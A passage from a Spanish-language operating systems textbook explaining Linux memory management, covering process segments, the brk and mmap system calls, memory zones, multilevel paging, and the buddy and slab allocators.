El **segmento de datos** contiene almacenamiento para todas las variables del programa, cadenas, arreglos y demás datos. Tiene dos partes, los datos inicializados y los datos sin inicializar. Por cuestiones históricas, estos últimos tipos de datos se conocen como el **BSS** (conocido históricamente como **Bloque iniciado mediante un símbolo**). La parte inicializada del segmento de datos con-

tiene variables y constantes del compilador que necesitan un valor inicial cuando empieza el programa. Todas las variables en la parte del BSS se inicializan con cero después de cargarlas.

Por ejemplo, en C es posible declarar una cadena de caracteres e inicializarla al mismo tiempo. Cuando inicia el programa, éste espera que la cadena tenga su valor inicial. Para implementar esta construcción, el compilador asigna a la cadena una ubicación en el espacio de direcciones, y asegura que cuando se inicie el programa esta ubicación contenga la cadena apropiada. Desde el punto de vista del sistema operativo, los datos inicializados no son tan distintos del texto del programa; ambos contienen patrones de bits producidos por el compilador, que se deben cargar en memoria al iniciarse el programa.

La existencia de datos sin inicializar es en realidad sólo una optimización. Cuando una variable global no se inicializa en forma explícita, la semántica del lenguaje C indica que su valor inicial es 0. En la práctica, la mayoría de las variables globales no se inicializan de manera explícita, y por consecuencia son 0. Para implementar esto sólo se necesita que una sección del archivo binario ejecutable sea exactamente igual al número de bytes de datos, y se inicializan todos ellos, incluyendo los que tengan el valor predeterminado de 0.

Sin embargo, para ahorrar espacio en el archivo ejecutable, esto no se lleva a cabo. En vez de ello, el archivo contiene todas las variables inicializadas de manera explícita después del texto del programa. Las variables sin inicializar se recopilan en conjunto después de las inicializadas, por lo que todo lo que el compilador necesita es colocar una palabra en el encabezado, que indique cuántos bytes hay que asignar.

Para que este punto sea más explícito, considere la figura 10-12(a) de nuevo. Aquí el texto del programa es de 8 KB y los datos inicializados son también de 8 KB. Los datos sin inicializar (BSS) son de 4 KB. El archivo ejecutable sólo es de 16 KB (texto + datos inicializados), más un encabezado corto que indica al sistema que asigne otros 4 KB después de los datos inicializados, y les asigne 0 antes de iniciar el programa. Este truco evita tener que almacenar 4 KB de ceros en el archivo ejecutable.

Para poder evita la asignación de un marco de página física lleno de ceros, durante la inicialización Linux asigna una *página cero* estática, una página protegida contra escritura llena de ceros. Cuando se carga un proceso, su región de datos sin inicializar se establece para apuntar a la página cero. Cada vez que un proceso intenta escribir en esta área, entra en acción el mecanismo de copia al escribir, y se asigna un marco de página real al proceso.

A diferencia del segmento de texto, que no puede cambiar, el segmento de datos sí puede cambiar. Los programas modifican sus variables todo el tiempo. Además, muchos programas necesitan asignar espacio en forma dinámica, durante la ejecución. Para manejar esto, Linux permite que el segmento de datos crezca y se reduzca a medida que se asigna y desasigna memoria. Hay una llamada al sistema (brk) disponible para permitir que un programa establezca el tamaño de su segmento de datos. Así, para asignar más memoria, un programa puede aumentar el tamaño de su segmento de datos. El procedimiento *malloc* de la biblioteca de C, que se utilizaba con frecuencia para asignar memoria, hace un uso intensivo de esta llamada al sistema. El descriptor del espacio de direcciones del proceso contiene información sobre el rango de las áreas de memoria que se asignan en forma dinámica en el proceso, al que por lo general se le conoce como **montículo**.

El tercer segmento es el segmento de pila. En la mayoría de las máquinas, empieza en (o cerca de) la parte superior del espacio de direcciones virtuales y crece hacia abajo, hasta llegar a 0. Por

ejemplo, en las plataformas x86 de 32 bits la pila empieza en la dirección 0xC0000000, que es el límite de direcciones virtuales de 3 GB visible para el proceso en modo de usuario. Si la pila crece más allá de la parte inferior del segmento de pila, se produce un fallo del hardware y el sistema operativo baja la parte inferior del segmento de la pila por una página. Los programas no administran de manera explícita el tamaño del segmento de la pila.

Cuando se inicia un programa, su pila no está vacía. En vez de ello, contiene todas las variables de entorno (shell) así como la línea de comandos que se escribió en el shell para invocarlo. De esta forma, un programa puede descubrir sus argumentos. Por ejemplo, cuando se escribe el comando

```
cp orig dest
```

se ejecuta el programa *cp* con la cadena “cp orig dest” en la pila, para que pueda averiguar los nombres de los archivos de origen y destino. La cadena se representa como un arreglo de apuntadores a los símbolos en la cadena, para facilitar el análisis sintáctico.

Cuando dos usuarios ejecutan el mismo programa (como el editor), debe ser posible (pero ineficiente) mantener dos copias del texto del programa del editor en la memoria al mismo tiempo. En vez de ello, la mayoría de los sistemas Linux aceptan **segmentos de texto compartidos**. En las figuras 10-12(a) y 10-12(c) podemos ver dos procesos (*A* y *B*) que tienen el mismo segmento de texto. En la figura 10-12(b) podemos ver una posible distribución de la memoria física, en la cual ambos procesos comparten la misma pieza de texto. La asignación se realiza mediante el hardware de memoria virtual.

Los segmentos de datos y de la pila nunca se comparten, excepto después de una llamada a `fork`, y sólo las páginas que no se modifican. Si alguna de ellas necesita crecer y no hay espacio adyacente para que pueda hacerlo, no hay problema ya que las páginas virtuales adyacentes no se tienen que asignar a páginas físicas adyacentes.

En algunas computadoras, el hardware proporciona espacios de direcciones separados para las instrucciones y los datos. Cuando esta característica está disponible, Linux la puede utilizar. Por ejemplo, si en una computadora con direcciones de 32 bits la característica está disponible, habría 2^{32} bits de espacio de direcciones para instrucciones y 2^{32} bits adicionales de espacio de direcciones para que los segmentos de datos y de la pila los puedan compartir. Un salto a 0 pasa a la dirección 0 del espacio de texto, mientas que un movimiento desde 0 utiliza la dirección 0 en el espacio de datos. Esta característica duplica el espacio de direcciones disponible.

Además de asignar más memoria en forma dinámica, los procesos en Linux pueden acceder a los datos de los archivos por medio de **archivos de mapeo de memoria**. Esta característica hace posible la asignación de un archivo a una porción del espacio de direcciones de un proceso, de manera que se pueda leer y escribir en el archivo como si fuera un arreglo de bytes en la memoria. Al asignar un archivo se facilita el acceso aleatorio al mismo, en vez de tener que utilizar llamadas al sistema de E/S como `read` y `write`. Para acceder a las bibliotecas compartidas, éstas se asignan mediante el uso de este mecanismo. En la figura 10-13 podemos ver un archivo que se asigna a dos procesos al mismo tiempo, en distintas direcciones virtuales.

Una ventaja adicional de asignar un archivo es que dos o más procesos pueden asignar el mismo archivo al mismo tiempo. Las escrituras que cualquiera de los procesos realicen en el archivo serán visibles para los otros de manera instantánea. De hecho, al asignar un archivo reutilizable (que




Figura 10-13. Dos procesos pueden compartir un archivo asignado.

se descartará una vez que terminen todos los procesos), este mecanismo provee un alto ancho de banda para que varios procesos puedan compartir la memoria. En el caso más extremo, dos (o más) procesos podrían asignar un archivo que cubra todo el espacio de direcciones, con lo cual se obtiene una forma de compartición que en parte está entre los procesos e hilos separados. Aquí, el espacio de dirección se comparte (al igual que con los hilos), pero cada proceso mantiene sus propios archivos abiertos y señales, por ejemplo, lo cual no es como con los hilos. Sin embargo, en la práctica nunca tratamos de hacer que dos espacios de direcciones correspondan exactamente.

10.4.2 Llamadas al sistema de administración de memoria en Linux

POSIX no especifica llamadas al sistema para la administración de la memoria. Este tema se consideraba demasiado dependiente de la máquina como para estandarizarlo. En vez de ello, se ocultó al decir que los programas que requieren la administración dinámica de la memoria pueden utilizar el procedimiento de biblioteca *malloc* (definido por el estándar ANSI C). La forma en que se implementa *malloc* está por lo tanto fuera del estándar POSIX. En algunos círculos, esta metodología se conoce como “pasar la cubeta”.

En la práctica, la mayoría de los sistemas Linux tienen llamadas al sistema para administrar la memoria. Las más comunes se listan en la figura 10-14. `Brk` especifica el tamaño del segmento de datos al proporcionar la dirección del primer byte después de ella. Si el nuevo valor es mayor que el anterior, el segmento de datos se hace más grande; en caso contrario se reduce.

Las llamadas al sistema `mmap` y `munmap` controlan los archivos mapeados en la memoria. El primer parámetro para `mmap` (*direc*) determina la dirección en la que se asigna el archivo (o la porción correspondiente). Debe ser un múltiplo del tamaño de la página. Si este parámetro es 0, el sistema determina la dirección por sí mismo y la devuelve en *a*. El segundo parámetro (*lon*) indica cuántos bytes se deben asignar. También debe ser un múltiplo del tamaño de la página. El tercer parámetro (*prot*) determina la protección para el archivo asignado. Se puede marcar como de lectura,

Llamada al sistema	Descripción
s = brk(direc)	Cambia el tamaño del segmento de datos
a = mmap(direc, lon, prot, banderas, fd, despl)	Asigna un archivo
s = unmap(direc, lon)	Desasigna un archivo

Figura 10-14. Algunas llamadas al sistema relacionadas con la administración de la memoria. El código de retorno *s* es −1 si ocurrió un error; *a* y *direc* son direcciones de memoria, *lon* es una longitud, *prot* controla la protección, *banderas* son bits misceláneos, *fd* es un descriptor de archivos y *despl* es un desplazamiento de archivo.

escritura, ejecutable o alguna combinación de estos permisos. El cuarto parámetro (*banderas*) controla si el archivo es privado o se puede compartir, y si *direc* es un requerimiento o sólo una sugerencia. El quinto parámetro (*fd*) es el descriptor para el archivo que se va a asignar. Sólo se pueden asignar los archivos abiertos, por lo que para asignar un archivo primero hay que abrirlo. Por último, *despl* indica en qué parte del archivo se va a iniciar la asignación. No es necesario empezar la asignación en el byte 0; bastará con cualquier límite de página.

La otra llamada (unmap) elimina un archivo asignado. Si sólo se desasigna una porción del archivo el resto permanece asignado.

10.4.3 Implementación de la administración de la memoria en Linux

Cada proceso de Linux en una máquina de 32 bits obtiene por lo general 3 GB de espacio de direcciones virtuales para sí mismo, donde 1 GB restante se reserva para sus tablas de páginas y otros datos del kernel. El gigabyte del kernel no está visible cuando el proceso se ejecuta en modo de usuario, pero se vuelve accesible cuando el proceso se atrapa en el kernel. Por lo general, la memoria del kernel reside en la memoria física inferior, pero se asigna en el gigabyte superior del espacio de direcciones virtuales de cada proceso, entre las direcciones 0xC0000000 y 0xFFFFFFFF (3 a 4 GB). El espacio de direcciones se crea al momento de crear el proceso y se sobrescribe en una llamada al sistema exec.

Para poder permitir que varios procesos compartan la memoria física subyacente, Linux monitorea el uso de la memoria física, asigna más memoria según lo requieran los procesos de usuario o los componentes del kernel, asigna en forma dinámica las porciones de la memoria física en el espacio de direcciones de distintos procesos, saca y mete de la memoria los archivos ejecutables del programa, los otros archivos y demás información sobre el estado según sea necesario para utilizar con eficiencia los recursos de la plataforma y asegurar el progreso de la ejecución. En el resto del capítulo analizaremos la implementación de varios mecanismos en el kernel de Linux que son responsables de estas operaciones.

Administración de la memoria física

Debido a las limitaciones idiosincrásicas del hardware en muchos sistemas, no toda la memoria física se puede tratar de la misma forma, en especial con respecto a la E/S y la memoria virtual. Linux trabaja con tres zonas de memoria:

1. **ZONE_DMA**: páginas que se pueden utilizar para operaciones de DMA.
2. **ZONE_NORMAL**: páginas normales que se asignan de la manera usual.
3. **ZONE_HIGHMEM**: páginas con direcciones de memoria superior, que no se asignan de manera permanente.

Los límites exactos y la distribución de las zonas de memoria dependen de la arquitectura. En el hardware x86, ciertos dispositivos pueden realizar operaciones de DMA sólo en los primeros 16 MB del espacio de direcciones, por lo que ZONE_DMA se encuentra en el rango de 0 a 16 MB. Además, el hardware no puede asignar en forma directa las direcciones de memoria por encima de 896 MB, por lo que ZONE_HIGHMEM se encuentra arriba de esta marca. ZONE_NORMAL es cualquier ubicación entre las dos zonas anteriores. Por lo tanto, en las plataformas x86 los primeros 896 MB del espacio de direcciones de Linux se asignan en forma directa, mientras que los 128 MB restantes del espacio de direcciones del kernel se utilizan para acceder a las regiones de la memoria superior. El kernel mantiene una estructura de *zona* para cada una de las tres zonas y puede realizar asignaciones de memoria para las tres zonas por separado.

La memoria principal en Linux consiste en tres partes. Las primeras dos partes (kernel y mapa de memoria) están **residentes** (fijadas) en la memoria (es decir, nunca se paginan hacia fuera de ésta, por lo que se dice también que están *residentes*). El resto de la memoria se divide en marcos de página, cada uno de los cuales puede contener una página de texto, datos o de la pila, una página de la tabla de páginas, o puede estar en la lista libre.

El kernel mantiene un mapa de la memoria principal, el cual contiene toda la información sobre el uso de la memoria física en el sistema, como sus zonas, los marcos de página libres, etcétera. Esta información, que se ilustra en la figura 10-15, se organiza de la siguiente manera.

En primer lugar, Linux mantiene un arreglo de **descriptores de páginas**, de tipo *página* para cada marco de página física en el sistema, conocido como *mem_map*. Cada descriptor de página contiene un apuntador al espacio de direcciones al que pertenece, en caso de que la página no esté libre, un par de apuntadores que le permitan formar listas doblemente enlazadas con otros descriptores, por ejemplo para mantener juntos todos los marcos de página libres, y unos cuantos campos más. En la figura 10-15, el descriptor para la página 150 contiene una asignación al espacio de direcciones al que pertenece la página. Las páginas 70, 80 y 200 están libres, y enlazadas entre sí. El tamaño del descriptor de página es de 32 bytes, por lo que el `mem_map` completo puede consumir menos de 1% de la memoria física (para un marco de página de 4 KB).

Como la memoria física se divide en zonas, Linux mantiene un *descriptor de zona* para cada una de ellas. El descriptor de zona contiene información sobre el uso de la memoria dentro de cada zona, como el número de páginas activas o inactivas, las marcas de agua superior e inferior que debe utilizar el algoritmo de reemplazo de página que veremos más adelante en este capítulo, y muchos otros campos más.

Además, un descriptor de zona contiene un arreglo de áreas libres. El *i*-ésimo elemento en este arreglo identifica el primer descriptor de página del primer bloque de 2^i páginas libres. Como puede haber varios bloques de 2^i páginas libres, Linux utiliza el par de apuntadores de descriptores de página en cada elemento `page` para enlazarlos entre sí. Esta información se utiliza en las operaciones de asignación de memoria que Linux proporciona. En la figura 10-15 se muestra `area_libre[0]`, que




Figura 10-15. Representación de la memoria principal de Linux.

identifica todas las áreas libres de la memoria principal que consistan sólo de un marco de página (ya que 2^0 es uno), y apunta a la página 70, la primera de las tres áreas libres. Se puede llegar a los otros bloques libres de tamaño uno por medio de los enlaces en cada uno de los descriptores de página.

Por último, como Linux se puede portar a las arquitecturas NUMA (donde las distintas direcciones de memoria tienen distintos tiempos de acceso), para diferenciar entre la memoria física en distintos nodos (y evitar asignar estructuras de datos entre nodos), se utiliza un *descriptor de nodo*. Cada descriptor de nodo contiene información sobre el uso de la memoria y las zonas en ese nodo específico. En las plataformas UMA, Linux describe toda la memoria a través de un descriptor de nodo. Los primeros bits dentro de cada descriptor de página se utilizan para identificar el nodo y la zona a los que pertenece el marco de página.

Para que el mecanismo de paginación sea eficiente en las arquitecturas de 32 y 64 bits, Linux utiliza un esquema de paginación de cuatro niveles. Después de Linux 2.6.10 se expandió un esquema de paginación de tres niveles que se utilizó originalmente en el sistema de Alpha, y desde la versión 2.6.11 se utiliza un esquema de paginación de cuatro niveles. Cada dirección virtual se divide en cinco campos, como se muestra en la figura 10-16. Los campos del directorio se utilizan como un índice para el directorio de página apropiado, del cual hay uno privado para cada proceso. El va-

lor que contiene es un apuntador a uno de los directorios de siguiente nivel, que se indexan de nuevo mediante un campo de la dirección virtual. La entrada seleccionada en el directorio de la página intermedia apunta a la tabla de páginas final, que se indexa mediante el campo de página de la dirección virtual. La entrada que se encuentra aquí apunta a la página requerida. En el Pentium, que utiliza paginación de dos niveles, los directorios superior e intermedio de cada página sólo tienen una entrada, por lo que la entrada en el directorio global selecciona con efectividad la tabla de páginas que se debe utilizar. De manera similar, se puede utilizar la paginación de tres niveles cuando sea necesario, para lo cual se establece el tamaño del campo de directorio de página superior en cero.




Figura 10-16. Linux utiliza tablas de páginas de cuatro niveles.

La memoria física se utiliza para varios fines. El kernel en sí está fijo en su totalidad; ninguna parte de él se pagina hacia fuera de la memoria. El resto de la memoria está disponible para las páginas de usuario, la caché de paginación y otros fines. La caché de páginas guarda las páginas que contienen bloques de archivos que se leyeron recientemente, o que se leyeron por adelantado con la expectativa de utilizarlos en el futuro cercano, o guarda las páginas de bloques de archivos que se necesitan escribir en el disco, como los que se crearon mediante procesos en modo de usuario que se intercambiaron fuera de la memoria hacia el disco. Su tamaño es dinámico y compite por la misma reserva de páginas que los procesos de usuario. La caché de paginación en realidad no es una caché separada, sino sólo el conjunto de páginas de usuario que ya no son necesarias y están esperando a que el sistema las pagine hacia fuera de la memoria. Si una página en la caché de páginas se reutiliza antes de sacarla de memoria, se puede reclamar con rapidez.

Además, Linux acepta los módulos que se cargan en forma dinámica, que en su mayoría son drivers de dispositivos. Éstos pueden tener un tamaño arbitrario y a cada uno se le debe asignar una pieza contigua de memoria del kernel. Como consecuencia directa de estos requerimientos, Linux

administra la memoria física de tal forma que pueda adquirir una pieza de memoria de un tamaño arbitrario cuando lo desee. El algoritmo que lo utiliza se conoce como algoritmo de colegas (*buddy algorithm*), y lo analizaremos a continuación.

Mecanismos de asignación de memoria

Linux proporciona varios mecanismos para asignar la memoria. El mecanismo principal para asignar nuevos marcos de páginas de memoria física es el **asignador de páginas**, el cual opera mediante el uso del conocido **algoritmo de colegas**.

La idea básica para administrar un trozo de la memoria es la siguiente. Al principio, la memoria cosiste en una sola pieza contigua, de 64 páginas en el ejemplo simple de la figura 10-17(a). Cuando llega una petición de memoria, primero se redondea a una potencia de 2, por ejemplo, ocho páginas. Después, el trozo de memoria completo se divide a la mitad, como se muestra en (b). Como cada una de estas piezas todavía es muy grande, la pieza inferior se divide de nuevo a la mitad (c) y se vuelve a dividir (d). Ahora tenemos un trozo del tamaño correcto, por lo que se asigna al proceso que hizo la llamada, como se muestra sombreado en (d).




Figura 10-17. Operación del algoritmo de colegas.

Ahora suponga que llega una segunda petición de ocho páginas. Ésta se puede satisfacer de manera directa (e). En este punto llega una tercera petición de cuatro páginas. El trozo más pequeño disponible se divide (f) y se reclama la mitad del mismo (g). Después se libera el segundo de los trozos de 8 páginas (h). Por último, se libera el otro trozo de ocho páginas. Como los dos trozos de ocho páginas adyacentes que se acaban de liberar provienen del mismo trozo de 16 páginas, se combinan para obtener de vuelta el trozo de 16 páginas (i).

Linux utiliza el algoritmo de colegas para administrar la memoria, con la característica adicional de que tiene un arreglo en el que el primer elemento es la cabeza de una lista de bloques de una unidad de tamaño 1, el segundo elemento es la cabeza de una lista de bloques de unidades de tamaño 2, el siguiente elemento apunta a los bloques de 4 unidades, y así en lo sucesivo. De esta forma se puede encontrar con rapidez un bloque de cualquier potencia de 2.

Este algoritmo produce una fragmentación interna considerable, ya que si se desea un trozo de 65 páginas, hay que pedirlo y se obtiene un trozo de 128 páginas.

Para solucionar este problema, Linux tiene un segundo mecanismo para asignar la memoria: el **asignador de losas** (***slab allocator***), que toma los trozos mediante el uso del algoritmo de colegas pero después crea losas (unidades más pequeñas) a partir de ellos, y administra estas unidades más pequeñas por separado.

Como el kernel crea y destruye con frecuencia objetos de cierto tipo (por ejemplo, *task_struct*), se basa en lo que se conoce como **cachés de objetos**. Estas cachés consisten en apuntadores a una o más losas que pueden almacenar varios objetos del mismo tipo. Cada una de estas losas puede estar llena, parcialmente llena o vacía.

Por ejemplo, cuando el kernel necesita asignar un nuevo descriptor de proceso, es decir, una nueva *task_struct*, busca estructuras de tarea en la caché de objetos y primero trata de encontrar una losa parcialmente llena y asignarle un nuevo objeto *task_struct*. Si no hay una disponible, busca en la lista de losas vacías. Por último, si es necesario asigna una nueva losa, coloca ahí la nueva estructura de tarea y la enlaza con la caché de objetos estructura de tarea. De hecho, el servicio del kernel `kmalloc`, que asigna regiones de memoria contigua física en el espacio de direcciones del kernel, se construye encima de la interfaz de losa y caché de objetos aquí descrita.

También hay un tercer asignador de memoria disponible, conocido como `vmalloc`, y se utiliza cuando la memoria solicitada sólo necesita estar contigua en el espacio virtual, pero no en la memoria física. En la práctica esto se aplica a la mayoría de la memoria que se solicita. Una excepción son los dispositivos, que viven al otro extremo del bus de memoria y de la unidad de administración de memoria, y por lo tanto no entienden las direcciones virtuales. Sin embargo, el uso de `vmalloc` produce una degradación en el rendimiento, por lo que se utiliza principalmente para asignar grandes cantidades de espacio de direcciones virtuales contiguas, como para insertar módulos del kernel en forma dinámica. Todos estos asignadores de memoria se derivan de los que se utilizan en System V.

Representación del espacio de direcciones virtuales

El espacio de direcciones virtuales se divide en áreas o regiones homogéneas, contiguas y alineadas por páginas. Es decir, cada área consiste en una serie de páginas consecutivas con las mismas propiedades de protección y paginación. El segmento de texto y los archivos asignados son ejemplos de áreas (vea la figura 10-15). Puede haber hoyos en el espacio de direcciones virtuales entre las áreas. Cualquier referencia de memoria a un hoyo produce un fallo de página fatal. El tamaño de página es fijo; por ejemplo, 4 KB para el Pentium y 8 KB para el Alpha. Empezando con el Pentium, que acepta marcos de página de 4 MB, Linux puede aceptar marcos de página jumbo de 4 MB cada uno. Además, en un modo **PAE** (*Physical Address Extension*, Extensión de Dirección Física) que se utiliza en ciertas arquitecturas de 32 bits para incrementar el espacio de direcciones del proceso más allá de 4 GB, se admiten tamaños de página de 2 MB.

Cada área se describe en el kernel mediante una entrada *vm_area_struct*. Todas las entradas *vm_area_struct* para un proceso se enlazan entre sí en una lista ordenada por dirección virtual, de manera que se puedan encontrar todas las páginas. Cuando la lista se hace muy grande (más de 32 entradas), se crea un árbol para agilizar la búsqueda. La entrada *vm_area_struct* lista las propiedades del área. Estas propiedades incluyen el modo de protección (por ejemplo, sólo lectura o

lectura/escritura), si está fijada en la memoria (no se puede paginar), y en qué dirección aumenta su tamaño (hacia arriba para los segmentos de datos, hacia abajo para las pilas).

La entrada *vm_area_struct* también registra si el área es privada para el proceso, o si la comparte con uno o más procesos. Después de una llamada a `fork`, Linux crea una copia de la lista de áreas para el proceso hijo, pero establece el hijo y el padre de manera que apunten a las mismas tablas de páginas. Las áreas se marcan como de lectura/escritura, pero las páginas se marcan como de sólo lectura. Si algún proceso trata de escribir en una página, se produce un fallo de protección y el kernel ve que se puede escribir de manera lógica en el área, pero en la página no, por lo cual otorga al proceso una copia de la página y la hace de lectura/escritura. Este mecanismo es la forma en que se implementa la copia al escribir.

La entrada *vm_area_struct* también registra si el área tiene asignado un almacenamiento de respaldo en el disco, y de ser así, cuál es su ubicación. Los segmentos de texto utilizan el archivo binario ejecutable como almacenamiento de respaldo, y los archivos con asignación de memoria utilizan el archivo en el disco como almacenamiento de respaldo. Otras áreas como la pila no tienen asignado almacenamiento de respaldo sino hasta que haya que paginarlas fuera de la memoria.

Hay un descriptor de memoria de nivel superior conocido como *mm_struct*, el cual recopila información sobre todas las áreas de memoria virtual que pertenecen a un espacio de direcciones, información sobre los distintos segmentos (texto, datos, pila), sobre los usuarios que comparten este espacio de direcciones, etcétera. Se puede acceder a todos los elementos *vm_area_struct* de un espacio de direcciones por medio de su descriptor de memoria de dos formas. En el primer método, se organizan en listas enlazadas ordenadas por direcciones de memoria virtual. Este método es útil cuando se requiere el acceso a todas las áreas de memoria virtual, o cuando el kernel busca asignar una región de memoria virtual de un tamaño específico. Además, las entradas *vm_area_struct* se organizan en un árbol binario tipo "rojo-negro", una estructura de datos optimizada para búsquedas rápidas. Este método se utiliza cuando hay que acceder a una memoria virtual específica. Al permitir el acceso a los elementos del espacio de direcciones del proceso por medio de estos dos métodos, Linux utiliza más estado por proceso, pero permite que las distintas operaciones del kernel utilicen el método de acceso más eficiente para la tarea que se vaya a realizar.

10.4.4 La paginación en Linux

Los primeros sistemas UNIX dependían de un **proceso intercambiador** (**swapper process**) para desplazar procesos completos entre la memoria y el disco, cuando no todos los procesos activos podían caber en la memoria física. Al igual que las otras versiones modernas de UNIX, Linux ya no desplaza procesos completos. La unidad de administración de la memoria principal es una página, y casi todos los componentes de administración de memoria operan a nivel de página. El subsistema de intercambio también opera a nivel de página y está muy acoplado con el **Algoritmo de reclamación de marcos de página**, que analizaremos más adelante en esta sección.

La idea básica detrás de la paginación en Linux es simple: un proceso no necesita estar completamente en la memoria para ejecutarse. Todo lo que en realidad se requiere es la estructura de usuario y las tablas de páginas. Si estos elementos se intercambian hacia la memoria, se considera que el proceso está "en la memoria" y se puede programar su ejecución. Las páginas de los segmentos de texto, datos y pila se llevan a la memoria en forma dinámica, uno a la vez, a medida que se

hace referencia a ellos. Si la estructura de usuario y la tabla de páginas no están en memoria, el proceso no se puede ejecutar sino hasta que el intercambiador los lleve a la memoria.

